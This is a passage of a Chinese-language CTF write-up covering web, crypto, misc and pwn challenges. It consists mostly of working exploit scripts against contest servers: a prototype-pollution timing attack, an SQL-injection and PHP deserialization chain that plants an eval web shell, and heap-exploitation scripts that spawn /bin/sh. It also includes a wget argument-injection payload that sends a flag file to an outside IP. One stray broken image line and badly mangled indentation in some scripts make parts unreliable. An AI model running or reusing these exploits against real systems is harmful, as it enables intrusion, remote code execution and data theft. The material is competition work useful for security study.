            res.end("ok");
        }
    }
});

app.get('/log', function (req,res) {
    if(loginHistory.length==0){
        res.end("no log");
    }else {
        res.json(loginHistory);
    }
});

app.get('/verifyFlag', function (req, res) {
    res.render("verifyFlag");
});


app.post('/verifyFlag',function (req,res) {
    //let result = "Your match flag is here: ";
    let result = "Emm~ I won't tell you what happened! ";

    if(typeof req.body.q != "string"){
        res.end("please input your guessing flag");
    }else{
        let regExp = req.body.q;
        if(config.enableReg && noDos(regExp) && flag.match(regExp)){
            //res.end(flag);
            //Stop your wishful thinking and go away!
        }
        if(req.query.q === flag)
            result+=flag;
        res.end(result);
    }
});
```

```
function noDos(regExp) {
    //match regExp like this will be too hard
    return !(regExp.length>30||regExp.match(/[)]/g).length>5);
}

function log(userInfo){
    let logItem = {"time":new Date().toString()};
    merge(logItem,userInfo);
    loginHistory.push(logItem);
}
```

```
#!/usr/bin/python
# -*- coding: UTF-8 -
import requests, sys
from time import time,sleep

prefix = ''
depth = 2

if len(sys.argv) >= 3:
    depth = int(sys.argv[2])
    prefix = sys.argv[1]
elif len(sys.argv) >= 2:
    depth = int(sys.argv[1])

suffix = '(' * depth + '.' + '*)' * depth + '!'

testcase = ""
for i in range(32,128):
    if chr(i) in ['*','(',')','?','+','\\','[','^','.']:
        continue
    testcase+=chr(i)

r = []
session = requests.Session()
for c in testcase:
    session.post('http://121.37.167.12:82', json = {"user":
{"username":"admın888", "__proto__": {"enableReg": True}}})
    begin = time()
    result = session.post('http://121.37.167.12:82/verifyFlag', json = {
        'q': prefix + c + suffix
    })
    r.append([c, time() - begin])
    sleep(0.1)
    print(prefix + c + suffix)
    print(len(prefix + c + suffix))
    print(result.text)
```

```
r = sorted(r, key = lambda x: x[1])

for d in r[::-1][:3]:
    print('[*] {} : {}'.format(d[0], d[1]))
```

```
#!/usr/bin/python
# -*- coding: UTF-8 -
import requests, sys
from time import time,sleep

prefix = ''
depth = 2

if len(sys.argv) >= 3:
    depth = int(sys.argv[2])
    prefix = sys.argv[1]
elif len(sys.argv) >= 2:
    depth = int(sys.argv[1])

prefix2 = '(' * depth
suffix = ')*' * depth

testcase = ""
for i in range(32,128):
    if chr(i) in ['*','(',')','?','+','\\','[','^','.']:
        continue
    testcase+=chr(i)

session = requests.Session()
session.post('http://121.37.167.12:82', json = {"user":{"username":"admın888",
"__proto__": {"enableReg": True}}})
r = []

for c in testcase:
    begin = time()
    result = session.post('http://121.37.167.12:82/verifyFlag', json = {
        'q': prefix + prefix2 + '[^{}]'.format(c) + suffix + '!'
    })
    r.append([c, time() - begin])

    sleep(0.1)
    print(prefix + prefix2 + '[^{}]'.format(c) + suffix + '!')
    print(len(prefix + prefix2 + '[^{}]'.format(c) + suffix + '!'))
    print(result.text)


r = sorted(r, key = lambda x: x[1])
```

```
for d in r[:15]:
    print('[*] {} : {}'.format(d[0], d[1]))
```

以上两个脚本跑出开头是g3tF1A，之后的字符串只由AGaEz1Y组成。

凑了下g3tF1AGEazY和g3tF1AGEAzY，都不对，但感觉大差不差了。

所以用AGaEz1Y对以上两个flag进行逐位的插入和修改，最终得到了flag:g3tF1aAGEAzY

hardphp

反混淆代码审计

登录出存在注入：

```
POST /?c=user&a=login HTTP/1.1
Host: 127.0.0.1:8888
Content-Type: application/x-www-form-urlencoded
Content-Length: 76
Cookie: PHPSESSID=8ce8a0c31317274b96eb0bd9bfb212bc
Connection: close

username=asaasasas&password=123456&HTTP_X_FORWARDED_FOR[',data%3d's'%23]=123
```

```
1 row in set (0.00 sec)

mysql> select * from dbsession;
+----------------------------------+------+------------+
| sessionid                        | data | lastvisit  |
+----------------------------------+------+------------+
| 8ce8a0c31317274b96eb0bd9bfb212bc | s    | 1583624223 |
+----------------------------------+------+------------+
1 row in set (0.00 sec)
```

架构跟 XNUCA的一样，但是改了只能上传图片格式，不能是php，所以类加载就没法直接用了，需要一个地方能上传php文件，经过审计发现在userController处理session的过程中，进行了一次序列化：

```
} else {
    $var_21=[];
    $var_22=['time',$var_21];
    $var_23=new Session($var_20[0+(0-0)+(0+(0-0)-(0+(0-0)))]['id
        '],call_user_func_array($var_22),$var_13,$var_16);
    $var_24=[$var_23];
    $var_25=['serialize',$var_24];
    $_SESSION['data']=call_user_func_array($var_25);
    $_SESSION['username']=$var_5;
    $this-> {
        'jump'
    }
    ('/main/index');
}
```

而在`BaseController`中存在这么一段代码：

```
$var_1=['session.save_handler','user'];
$var_2=['ini_set',$var_1];
call_user_func_array($var_2);
$var_3=new MySessionHandler();
$var_4=[$var_3,True];
$var_5=['session_set_save_handler',$var_4];
call_user_func_array($var_5);
```

即将session中的数据存在数据库中，但是我们要注意，session_set_save_handler在流程进行到read函数时，会会自动反序列化返回的字符串并填充 [$_SESSION]，也就是说其实是两次序列化，但是第二次是session机制的，那么反序列化的时候这里是不可能allowed_classes的。

那么前期的利用链就串了起来，接下来就是要找一个任意文件写了，在Upload类中存在write方法：

```
public function write($var_6,$var_7) {
    if($this-> {
      'waf'
    }
    ($var_6)) {
      return file_put_contents($var_7,$var_6)!==None;
    }
    return False;
  }
```

waf方法规定不能以`<?php`开头，这个好绕`<?`即可，在save方法中存在调用：

```
public function save($var_23,$var_22) {
  $var_24=APP_DIR.DS.$this-> {'savePath'}.$var_22;
  $var_6=file_get_contents($var_23);
if($this-> {'write'}($var_6,$var_24)) {
  $var_27=DS.$this-> {'savePath'}.$var_22;
```

全局搜索`save`，发现Logger类的析构函数满足一切条件：

```
<?php
class Logger {
    protected $err = [];
    protected $handle;
    public function __construct() {
        $this->{'handle'} = new LogDriver();
    }
    public function add($var_1, $var_2 = null) {
        $this->{'err'}[time() ] = ['data' => $var_1, 'type' => $var_2];
    }
    public function __destruct() {
        if (count($this->{'err'})) {
            foreach ($this->{'err'} as $var_7 => $var_8) {
                $this->{'handle'}->{'save'}($var_7, $var_8);
            }
        }
    }
}
```

于是先上传一个内容如下的图片：

```
<?
echo 'ok';
eval($_GET[1]);
?>
```

然后生成相应的序列化数据，后面就与XNUCA的解法一样了，类加载即可，payload如下：

```
<?php
define('DS','/');
define('APP_DIR','/var/www/html/');
spl_autoload_register('inner_autoload');
function inner_autoload($class){
        $class = str_replace("\\","/",$class);
        foreach(array('model','include','controller') as $dir){
                $file = './'.$dir.'/'.$class.'.php';
                if(file_exists($file)){
                        include $file;
                        return;
                }
        }
}
class Logger {
    protected $err = [];
    protected $handle;
    public function __construct() {
```

```
        $this->handle = new Upload(1,2);
        $this->err =
['/var/www/html/img/upload/3c9pg88km5ndiva7xrm69d4rh07zezen.png'=>'nu11666_777
.php'];
    }

}

$_SESSION['data'] =
urldecode('O%3A7%3A%22Session%22%3A4%3A%7Bs%3A5%3A%22%00%2A%00ip%22%3BN%3Bs%3A
12%3A%22%00%2A%00userAgent%22%3BN%3Bs%3A9%3A%22%00%2A%00userId%22%3BN%3Bs%3A12
%3A%22%00%2A%00loginTime%22%3BN%3B%7D');
$a = new Logger();
echo "\n\n";
$c = serialize($a);
$d = urlencode($c);
$e = str_replace("%00","',0x00,'",$d);
echo 'HTTP_X_FORWARDED_FOR[,data%3dconcat(\'data|'.$e.'\')%23]=123';
echo "\n\n";
?>
```

Crypto

NHP

```
#!/usr/bin/env sage

    from Crypto.Util.number import long_to_bytes
    import socket, telnetlib, hashlib, random, itertools

    #HOST, PORT = 'localhost', 9999
    HOST, PORT = '121.37.174.33', 10000

    s = socket.socket()
    s.connect((HOST, PORT))
    f = s.makefile('rw', 0)

    def recv_until(f, delim='\n'):
      buf = ''
      while not buf.endswith(delim):
        buf += f.read(1)
      return buf

    def proof_of_work(suffix, chal):
      for comb in itertools.product(range(256), repeat=3):
        m = ''.join(map(chr, comb))
        if hashlib.sha256(m + suffix).hexdigest() == chal:
          return m
```

```
      raise Exception("Not found...")

    recv_until(f, ' + ')
    suffix = recv_until(f, ')')[:-1].decode('hex')
    recv_until(f, ' == ')
    chal = recv_until(f, '\n').strip()

    m = proof_of_work(suffix, chal)
    recv_until(f, 'hex: ')
    f.write(m.encode('hex') + '\n')

    recv_until(f, 'p = ')
    p = ZZ(recv_until(f, '\n'))
    recv_until(f, 'q = ')
    q = ZZ(recv_until(f, '\n'))
    recv_until(f, 'g = ')
    g = ZZ(recv_until(f, '\n'))
    recv_until(f, 'y = ')
    y = ZZ(recv_until(f, '\n'))

    print 'Parameters received...'

    def sign(name):
      recv_until(f, '$ ')
      f.write('1\n')
      recv_until(f, 'username: ')
      f.write(name + '\n')
      recv_until(f, ' == ')
      bitlen = ZZ(recv_until(f, '\n').strip())
      recv_until(f, 'hex: ')
      sig = recv_until(f, '\n').strip().decode('hex')
      r, s = map(lambda x: ZZ(int(x.encode('hex'), 16)),
[sig[len(name):len(name)+20], sig[len(name)+20:len(name)+40]])
      return bitlen, r, s

    def verify(sig):
      recv_until(f, '$ ')
      f.write('2\n')
      recv_until(f, 'signature: ')
      f.write(sig + '\n')
      return

    H = lambda m: ZZ(int(hashlib.sha256(m).hexdigest(), 16))
    d = 30
    msg = 'user'
    t, u = [], []

    print 'Collecting signatures...'
```

```
    while len(t) < d:
      bl, r0, s0 = sign(msg)
      if bl >= 120: continue
      t_i = (r0 * inverse_mod(s0, q)) % q
      u_i = (2 ^ (bl + 1) - H(msg) * inverse_mod(s0, q)) % q
      t.append(t_i)
      u.append(u_i)
      print "Collected: %d / %d" % (len(t), d)

    def solve_hnp(p, k, d, t, u):
      M = Matrix(QQ, d + 1, d + 1)
      for i in xrange(d):
        M[i, i] = p
        M[d, i] = t[i]
      M[d, d] = 1 / (2 ** (k + 1))

      def babai(A, w):
        A = A.LLL(delta=0.75)
        G = A.gram_schmidt()[0]
        t = w
        for i in reversed(range(A.nrows())):
          c = ((t * G[i]) / (G[i] * G[i])).round()
          t -= A[i] * c
        return w - t

      closest = babai(M, vector(u + [0]))
      return (closest[-1] * (2 ** (k + 1))) % p

    x = solve_hnp(q, 8, d, t, u)

    def dsa_sign(m, x, q, p, g):
      h = H(m)
      k = random.randint(1, q - 1)
      r = ZZ(pow(g, k, p)) % q
      s = ZZ((inverse_mod(k, q) * (h + x * r)) % q)
      return m.encode('hex') + r.hex().rjust(40, '0') + s.hex().rjust(40, '0')

    sig = dsa_sign('admin', x, q, p, g)
    verify(sig)

    t = telnetlib.Telnet()
    t.sock = s
    t.interact()
```

lancet

LSB Oracle

```
from pwn import *
```

```
import gmpy2, base64
from Crypto.Util.number import bytes_to_long, long_to_bytes

p = remote('121.37.174.33', 9999)

p.recvuntil('Welcome to RSA WORLD !!!')
p.recvuntil('n:')
n = int(p.recvline().strip())
p.recvuntil('e:')
e = int(p.recvline().strip())
p.recvuntil('flag:')
flag = int(p.recvline().strip())
log.info(hex(n))
log.info(hex(e))
log.info(hex(flag))

def encrypt(m):
  p.recvuntil('you can choose what you want here\n')
  p.sendline('1')
  p.recvuntil('send how long you want to encrypt\n')
  p.sendline(str(len(base64.b64encode(m))))
  p.recvuntil('send the message in base64 encode\n')
  p.sendline(base64.b64encode(m))
  p.recvuntil('res:')
  res = int(p.recvline().strip().decode('base64'))
  return res

def decrypt(c):
  p.recvuntil('you can choose what you want here\n')
  p.sendline('2')
  p.recvuntil('send how long you want to decrypt\n')
  print len(c), len(base64.b64encode(c))
  if (len(base64.b64encode(c)) >= 100):
    p.send(str(len(base64.b64encode(c))))
  else:
    p.sendline(str(len(base64.b64encode(c))))
  p.recvuntil('send the message in base64 encode\n')
  p.sendline(base64.b64encode(c))
  p.recvuntil('res:')
  res = int(p.recvline().strip())
  #res = int(p.recvline().strip().decode('base64'))
  return res

upper_limit = n / (2 ** 1024)
lower_limit = 0
i = 1025
# for 1024 bit n
while i <= 2048:
  chosen_ct = long_to_bytes(flag*pow(2**i, e, n) % n)
```

```
  output = decrypt(chosen_ct)
  if output == 0:
    upper_limit = (upper_limit + lower_limit)/2
  elif output == 1:
    lower_limit = (lower_limit + upper_limit)/2
  else:
    raise Exception
  i += 1
  print lower_limit, upper_limit
  # Decrypted ciphertext
  print long_to_bytes(upper_limit)
```

Misc

ez_mem&usb

流量包里面提出来一个内存镜像，看一下信息是xp的

```
# acdxvfsvd @ ubuntu in ~/gxzyctf2020 [6:31:53]
$ volatility -f data.vmem --profile=WinXPSP2x86 consoles
Volatility Foundation Volatility Framework 2.6
**************************************************
ConsoleProcess: csrss.exe Pid: 464
Console: 0x5528d8 CommandHistorySize: 50
HistoryBufferCount: 1 HistoryBufferMax: 4
OriginalTitle: ?????
Title: ?????
AttachedProcess: cmd.exe Pid: 1396 Handle: 0x504
----
CommandHistory: 0x556bb8 Application: cmd.exe Flags: Allocated, Reset
CommandCount: 2 LastAdded: 1 LastDisplayed: 1
FirstCommand: 0 CommandCountMax: 50
ProcessHandle: 0x504
Cmd #0 at 0x3609ea0: passwd:weak_auth_top100
Cmd #1 at 0x5576d0: start wireshark
----
Screen 0x3607750 X:80 Y:300
Dump:
Microsoft Windows XP [???? 5.1.2600]

(C) ???????? 1985-2001 Microsoft Corp.



C:\Documents and Settings\Administrator>passwd:weak_auth_top100

??????????????????????????????
```

```
C:\Documents and Settings\Administrator>start wireshark

????????????? wireshark??



C:\Documents and Settings\Administrator>

**************************************************
ConsoleProcess: csrss.exe Pid: 464
Console: 0x55ae98 CommandHistorySize: 50
HistoryBufferCount: 1 HistoryBufferMax: 4
OriginalTitle: ?U?UtemRoot%\system32\defrag.exe
Title: ?U??INDOWS\system32\defrag.exe
**************************************************
ConsoleProcess: csrss.exe Pid: 464
Console: 0x983e98 CommandHistorySize: 50
HistoryBufferCount: 1 HistoryBufferMax: 4
OriginalTitle: ?U?UtemRoot%\system32\defrag.exe
Title: ?U??INDOWS\system32\defrag.exe
----
CommandHistory: 0x55af9c Application: ?U?U2B> Flags:
CommandCount: -20568 LastAdded: 85 LastDisplayed: 1
FirstCommand: 4 CommandCountMax: 50
ProcessHandle: 0x3e

# acdxvfsvd @ ubuntu in ~/gxzyctf2020 [6:36:22]
$ volatility -f data.vmem --profile=WinXPSP2x86 filescan | grep flag
Volatility Foundation Volatility Framework 2.6
0x0000000001155f90      1      0 R--rwd \Device\HarddiskVolume1\Documents and
Settings\Administrator\flag.img
```

提出来，有个zip

密码：weak_auth_top100

```
00:00:09:00:00:00:00:00
00:00:0F:00:00:00:00:00
00:00:04:00:00:00:00:00
00:00:0A:00:00:00:00:00
00:00:2F:00:00:00:00:00
00:00:23:00:00:00:00:00
00:00:26:00:00:00:00:00
00:00:1F:00:00:00:00:00
00:00:27:00:00:00:00:00
00:00:27:00:00:00:00:00
00:00:25:00:00:00:00:00
```

```
00:00:20:00:00:00:00:00
00:00:22:00:00:00:00:00
00:00:24:00:00:00:00:00
00:00:25:00:00:00:00:00
00:00:21:00:00:00:00:00
00:00:08:00:00:00:00:00
00:00:06:00:00:00:00:00
00:00:20:00:00:00:00:00
00:00:08:00:00:00:00:00
00:00:07:00:00:00:00:00
00:00:25:00:00:00:00:00
00:00:07:00:00:00:00:00
00:00:1F:00:00:00:00:00
00:00:04:00:00:00:00:00
00:00:23:00:00:00:00:00
00:00:21:00:00:00:00:00
00:00:08:00:00:00:00:00
00:00:24:00:00:00:00:00
00:00:20:00:00:00:00:00
00:00:09:00:00:00:00:00
00:00:08:00:00:00:00:00
00:00:26:00:00:00:00:00
00:00:1E:00:00:00:00:00
00:00:20:00:00:00:00:00
00:00:06:00:00:00:00:00
00:00:27:00:00:00:00:00
00:00:30:00:00:00:00:00
```

usb键盘数据

隐藏的信息

一个二维码，缺定位点，补全

扫出来是个假的

图片文件后面有个TOGETYOURFLAG

一个zip，伪加密，解得一个wav

二维码扫出来我吐了....啥用没有


用MP3Stego跑了几百个数字了...

读一下电话号码的频率

开头也有东西。。。

187485618521

有这个手机号了。。。然后呢



USEBASE64？？

MTg3NDg1NjE4NTIx

真就是USEBASE64

手机号base64提交可还行

武汉加油

根据gmon.out，可以注意到0x401XXX的地址，猜测vmp没有开虚拟化

分析可知让其中的strcmp全部返回0即可强制输出flag

x64dbg挂上后单步时手动置零即可得到flag

简单MISC

简单隐写

Apk

GetFlag

程序Hmac校验了一下，然后就把输入接到wget后面。根据UA可知是GNU Wget

```
import hmac
from hashlib import sha1
from pwn import *

def hmacsha1(k,s):
    hashed = hmac.new(k, s, sha1)
    return hashed.hexdigest()

def send_p(s,k):
    message = {"message":s,"check":hmacsha1(k,s)}
    return str(message)

p = remote('212.64.66.177',8080)
# p = remote('127.0.0.1',8080)
k = int(p.recvline()[:-1])
```

```
# payload = "--body-file=/data/data/com.xuanxuan.getflag/files/flag
66.42.44.232:23333"
payload = "66.42.44.232:23333 --body-
file=/data/data/com.xuanxuan.getflag/files/flag --method=HTTPMethod"
p.sendline(send_p(payload,str(k)))

p.interactive()
```

Pwn

Shotest_Path_v2

```
#!/usr/bin/env python3
#-*- coding: utf-8 -*-
from pwn import *

# flag{SPFA_1s_4_9o0d_A1gorithm}

context.arch= 'amd64'

r = lambda x: p.recvuntil(x,drop=True)
s = lambda x,y: p.sendafter(x,y)
sl = lambda x,y : p.sendlineafter(x,y)

HOST,PORT = '121.37.181.246',19008
p = remote(HOST,PORT)

# p = process('./Shortest_path')
e = ELF("./Shortest_path")

def alloc(idx,p,l,name,n,ids=[],dis=[]):
    sl('---> ',str(1))
    sl('ID: ',str(idx))
    sl('Price: ',str(p))
    sl('Length: ',str(l))
    sl('Name: \n',name)
    sl('station: ',str(n))
    for i in range(n):
        sl('ID: ',str(ids[i]))
        sl('distance: ',str(dis[i]))

def rem(idx):
    sl('---> ',str(2))
    sl('ID: ',str(idx))

def queryst(idx):
    sl('---> ',str(3))
    sl('ID: ',str(idx))
```

```
def queryro(sid,tid):
    sl('---> ',str(4))
    sl('ID: ',str(sid))
    sl('ID: ',str(tid))


alloc(0,0,0x17,'\0'*0x17,0)
alloc(1,1,0x27,'\0'*0x17,0)
for i in range(0x2,0x11):
    alloc(i,i,0x17,'\0'*0x17,1,[i+1],[-1])
alloc(0x11,0x11,0x17,'\0'*0x17,1,[2],[-1])
rem(0)
rem(1)
queryro(0x2,0x11)
alloc(0x12,0x12,0x10,p64(0)+p64(0x6068E0),0)
queryst(0)

p.interactive()
```

twochunk

```
    #!/usr/bin/env python3
    #-*- coding: utf-8 -*-
    from pwn import *

    # flag{Th1s_1s_the_flag_0f_tw0chunk}
    context.arch= 'amd64'

    r = lambda x: p.recvuntil(x,drop=True)
    s = lambda x,y: p.sendafter(x,y)
    sl = lambda x,y : p.sendlineafter(x,y)

    # p = process('./twochunk')
    HOST,PORT = '121.36.209.145',9999
    p = remote(HOST,PORT)
    l = ELF('/lib/x86_64-linux-gnu/libc-2.30.so')

    e = ELF("./twochunk")

    s('name: ',p64(0x23333020)*6)
    s('message: ',p64(0x23333020)*8)

    def add(idx,sz):
        s('choice: ',str(1))
        s('idx: ',str(idx))
        s('size: ',str(sz))
```

```python
def free(idx):
    s('choice: ',str(2))
    s('idx: ',str(idx))

def show(idx):
    s('choice: ',str(3))
    s('idx: ',str(idx))

def edit(idx,cnt):
    s('choice: ',str(4))
    s('idx: ',str(idx))
    s('content: ',cnt)

def sshow():
    s('choice: ',str(5))

def leave(msg):
    s('choice: ',str(6))
    s('message: ',msg)

def bback():
    s('choice: ',str(7))

# leaking libc
# add(0,0x228)
# for i in range(0x7):
#     add(1,0x228)
#     free(1)
# free(0)
# add(1,23333)
# show(1)
# l.address = u64(p.recv(8))-0x1eaf00
# log.info('l.address:'+hex(l.address))

for i in range(5):
    add(0,0x88)
    free(0)

# construce smallbins chain
add(0,0x128)
for i in range(0x7):
    add(1,0x128)
    free(1)
free(0)
add(1,0x98)
free(1)

add(0,0xe9)
```

```
    add(1,0xe9)
    free(0)
    free(1)

    add(0,0x138)
    for i in range(0x7):
        add(1,0x138)
        free(1)
    free(0)
    add(1,0xa8)
    free(1)

    # leaking heap
    add(1,23333)
    show(1)
    heap = u64(p.recv(8))-0xef0
    log.info('heap:'+hex(heap))

    add(0,0x200)
    free(0)

    # tcache_put
    payload = 0x108*'\x00'
    payload += p64(0xb1)
    payload += '\x00'*0x98+p64(0x91)
    payload += p64(heap+0x600)+p64(0x23332ff0)
    edit(1,payload)
    add(0,0x88)

    # leaking libc
    sshow()
    r('message: ')
    l.address = u64(p.recvuntil('\n',drop=True).ljust(0x8,'\0'))-0x1eac60
    log.info('l.address:'+hex(l.address))
    system = l.symbols['system']
    log.info('system:'+hex(system))
    leave(p64(system)+'/bin/sh\x00'+4*p64(0)+p64(0x23333008)+0x48*'\0')

    # getshell
    bback()

    p.interactive()
```

musl

```
#!/usr/bin/env python3
#-*- coding: utf-8 -*-
from pwn import *
```

```python
# flag{It_1s_n0t_0ur_3nemi3s_that_def3at_us_It_1s_0ur_f3ar_POE}
context.arch= 'amd64'

r = lambda x: p.recvuntil(x,drop=True)
s = lambda x,y: p.sendafter(x,y)
sl = lambda x,y : p.sendlineafter(x,y)

# p = process('./carbon')
HOST,PORT = '119.3.158.103',19008
p = remote(HOST,PORT)

e = ELF("./carbon")

def add(sz,cnt,bel='N'):
    sl('> ',str(1))
    sl('>',str(sz))
    sl('>',bel)
    s('>',cnt)

def dele(idx):
    sl('> ',str(2))
    sl('>',str(idx))

def edit(idx,cnt):
    sl('> ',str(3))
    sl('>',str(idx))
    p.send(cnt)

def show(idx):
    sl('> ',str(4))
    sl('>',str(idx))

# leaking libc
add(0x68,'0'*0x68)
add(0x68,'1'*0x68)
add(0x68,'2'*0x68)
add(0x68,'3'*0x68)
add(0x68,'4'*0x68)
dele(0)
add(0x8,'0'*0x8)
show(0)
r('0'*0x8)
libc = u64(r('Done').ljust(0x8,b'\0'))-0x292b08
log.info('libc:'+hex(libc))
mmap = libc+0x290000
log.info('mmap:'+hex(mmap))
environ = libc+0x294fd8
log.info('environ:'+hex(environ))
```

```
# dele(1)
dele(2)

# unlink
payload = p64(0x91)+p64(0x70)
payload += p64(mmap+0x28-0x18)+p64(mmap+0x28-0x10)
payload += b'\x00'*0x50
payload += p64(0x70)+p64(0x81)
add(0x68,payload+b'\n','Y')
dele(3)

edit(2,p32(0x602034)+b'\x00\x00\x00\n')
edit(1,p32(0x0)+b'\n')
#leaking stack
edit(2,p64(environ)[0:6]+b'\n')
show(1)
stack = u64(r('Done').ljust(0x8,b'\0'))
log.info('stack:'+hex(stack))
edit(2,p64(stack-0x70)[0:6]+b'\n')
# z()
edit(1,p64(libc+0x390D1)[0:6]+b'\n')

p.interactive()
```

lgd

off by one + seccomp ban execve。用add rsp,0x48;ret;栈迁移打orw

```
from pwn import *
#r = process('./lgd')
r = remote('121.36.209.145',9998)
context.log_level = 'debug'
context.terminal = ['gnome-terminal','-x','bash','-c']

def add(size,content):
r.recvuntil(">> ")
r.sendline("1")
r.recvuntil("______?")
r.sendline(str(size))
r.recvuntil("start_the_game,yes_or_no?")
r.send(content)

def free(index):
r.recvuntil(">> ")
r.sendline("2")
r.recvuntil("index ?")
r.sendline(str(index))

def show(index):
```

```
r.recvuntil(">> ")
r.sendline("3")
r.recvuntil("index ?\n")
r.sendline(str(index))

def edit(index,content):
r.recvuntil(">> ")
r.sendline("4")
r.recvuntil("index ?")
r.sendline(str(index))
r.recvuntil("_**c___r__s***++___c___new_content ?")
r.send(content)

r.recvuntil("son call babaaa,what is your name?")
payload = 'a'*0x10 + p64(0x4023ad)+p64(0x603060)
r.sendline(payload)

##leak
add(0x98,'a'*0x98) #0
add(0x18,'b'*0x18) #1
free(0) #-0
add(0x98,'a'*0x98) #0
show(0)
x = r.recvuntil("\n")[:-1]
libc = u64(x.ljust(8,'\x00')) -0x7ff5ad02fb78+0x7ff5acc6b000
add(0x18,'c'*0x18) #2
free(1) #-1
free(2) #-2
add(0x18,'d'*0x18) #1
show(1)
x = r.recvuntil("\n")[:-1]
heap = u64(x.ljust(8,'\x00')) -0xa0
print("libc:"+hex(libc))
print("heap:"+hex(heap))
free(1)
##off by one
add(0x28,'a'*0x28) #1
add(0x28,'b'*0x28) #2
add(0x68,'c'*0x68) #3
add(0x68,'d'*0x68) #4
add(0x68,'f'*0x68) #5
edit(3,'a'*8+p64(0x41))
free(5)
free(4)
free(3)
edit(1,'d'*0x28+'\x41')
free(2)

add(0x38,'a'*0x38) #2
```

```
malloc_hook = 0x7ffff7dd1b10-0x7ffff7a0d000+libc
edit(2,'a'*0x28+p64(0x71)+p64(malloc_hook-0x23))
add(0x68,'a'*0x68)#3

pop_rdi = 0x4023b3
flag_addr = 0x603060
pop_rsi = libc+0x0202e8
pop_rdx = libc+0x1b92
open_addr = libc+0x0f7030
read_addr = libc+0x0f7250
write_addr = libc+0x0f72b0

payload2 = './flag'.ljust(0x18,'\x00')+p64(pop_rdi) +
p64(flag_addr)+p64(pop_rsi) + p64(0) + p64(open_addr)
payload2 +=
p64(pop_rdi)+p64(3)+p64(pop_rsi)+p64(0x603060+0x100)+p64(pop_rdx)+p64(100)+p64
(read_addr)
payload2 +=
p64(pop_rdi)+p64(1)+p64(pop_rsi)+p64(0x603060+0x100)+p64(pop_rdx)+p64(100)+p64
(write_addr)
add(0x68,'aaa')#4
add(0x200,payload2)
edit(4,'d'*0x13+p64(libc+0x0143671)) #add rsp,0x48;ret;
r.recvuntil(">> ")
r.sendline("1")
r.recvuntil("______?")
r.sendline('222')
r.interactive()
```

easyheap

```
from pwn import *
from docker_debug import *
context.log_level = 'debug'
context.terminal = ['tmux', 'splitw', '-h']

def add(p, size, buf):
  p.recvuntil('Your choice:')
  p.sendline('1')
  p.recvuntil('How long is this message?')
  p.sendline(str(size))
  if size > 0x400:
    p.recvuntil('Too much size!')
    return
  p.recvuntil('What is the content of the message?')
  p.send(buf)
  p.recvuntil('Add successfully.')
```

```
def delete(p, idx):
  p.recvuntil('Your choice:')
  p.sendline('2')
  p.recvuntil('What is the index of the item to be deleted?\n')
  p.sendline(str(idx))

  def edit(p, idx, buf):
    p.recvuntil('Your choice:')
    p.sendline('3')
    p.recvuntil('What is the index of the item to be modified?')
    p.sendline(str(idx))
    p.recvuntil('What is the content of the message?')
    p.send(buf)
    p.recvuntil('Edit successfully.')


    def main():
      debug_env = DockerDebug('ubuntu-1604')
      # program path in docker
      #p = debug_env.process('./easyheap')
      p = remote('121.36.209.145', 9997)
      payload = p64(0x602018) + p64(0x400) + b'a'*0x10 + p64(0x602050)
      add(p, 0x400, payload)
      delete(p, 0)
      add(p, 0x401, '')
      add(p, 0x401, '')
      add(p, 0x401, '')
      edit(p, 1, p64(0x400670))
      delete(p, 2)
      system_addr = u64(p.recvuntil(b'\x7f') + b'\x00\x00') + 0xe510
      log.info('system: {}'.format(hex(system_addr)))
      add(p, 0x400, '/bin/sh\x00')
      edit(p, 1, p64(system_addr))
      delete(p, 2)
      #debug_env.attach(p, gdbscript='')
      p.interactive()

      if __name__ == '__main__':
        main()

        from pwn import *

        # s = process("./easyheap")
        s = remote("121.36.209.145",9997)
        elf = ELF("./easyheap")

        def add(size,buf):
          s.sendlineafter("Your choice:","1")
          s.sendlineafter("How long is this message?",str(size))
```

```
            s.sendafter("What is the content of the message?",str(buf))

            def edit(idx,buf):
              s.sendlineafter("Your choice:","3")
              s.sendlineafter("What is the index of the item to be
modified?",str(idx))
              s.sendafter("What is the content of the message?",str(buf))

              def free(idx):
                s.sendlineafter("Your choice:","2")
                s.sendlineafter("What is the index of the item to be
deleted?",str(idx))


                # gdb.attach(s,"""
                #     b *0x400B93
                #     c
                # """)

                add(0x100,p64(0x6020C0)*(0x100/8))#0
                free(0)
                add(0x20,'AAA')#0
                free(1)
                add(0,'')#1
                s.sendlineafter("Your choice:","1")
                s.sendlineafter("How long is this message?",str(12345678))

                free_got = elf.got['free']
                puts_got = elf.got['puts']
                puts_plt = elf.plt['puts']
                atoi_got = elf.got['atoi']


 edit(2,p64(0x6020c8)+p64(free_got)+p64(0x6020d8)+p64(0x6020c0)+p64(0x6020e8)+
p64(puts_got)+p64(0x6020f8)+p64(atoi_got)+p64(0x1234))
                edit(0,p64(puts_plt))

                free(4)
                s.recvline()
                puts = u64(s.recv(6).ljust(8,'\x00'))
                libc = ELF("./libc.so.6")

                offset = puts - libc.symbols['puts']
                success(hex(offset))
                system = offset + libc.symbols['system']
                edit(6,p64(system))


                s.interactive()
```

woodenbox

```python
#!/usr/bin/env python3
#-*- coding: utf-8 -*-
from pwn import *

context.arch= 'amd64'
context.log_level = 'debug'

r = lambda x: p.recvuntil(x,drop=True)
s = lambda x,y: p.sendafter(x,y)
sl = lambda x,y : p.sendlineafter(x,y)

# p = process('./woodenbox2')
HOST,PORT = '121.36.215.224',9998
p = remote(HOST,PORT)

e = ELF("./woodenbox2")
l = ELF('/lib/x86_64-linux-gnu/libc.so.6')

def alloc(sz,cnt):
    s(':',str(1))
    s(':',str(sz))
    s(':',cnt)

def edit(idx,sz,cnt):
    s(':',str(2))
    s(':',str(idx))
    s(':',str(sz))
    s(':',cnt)

def dele(idx):
    s(':',str(3))
    s(':',str(idx))

def z(cmd=""):
    context.log_level = 'debug'
    context.terminal = ['tmux','sp','-h']
    pause()
    gdb.attach(p,'''
        b *__libc_malloc
        c
    '''+cmd)

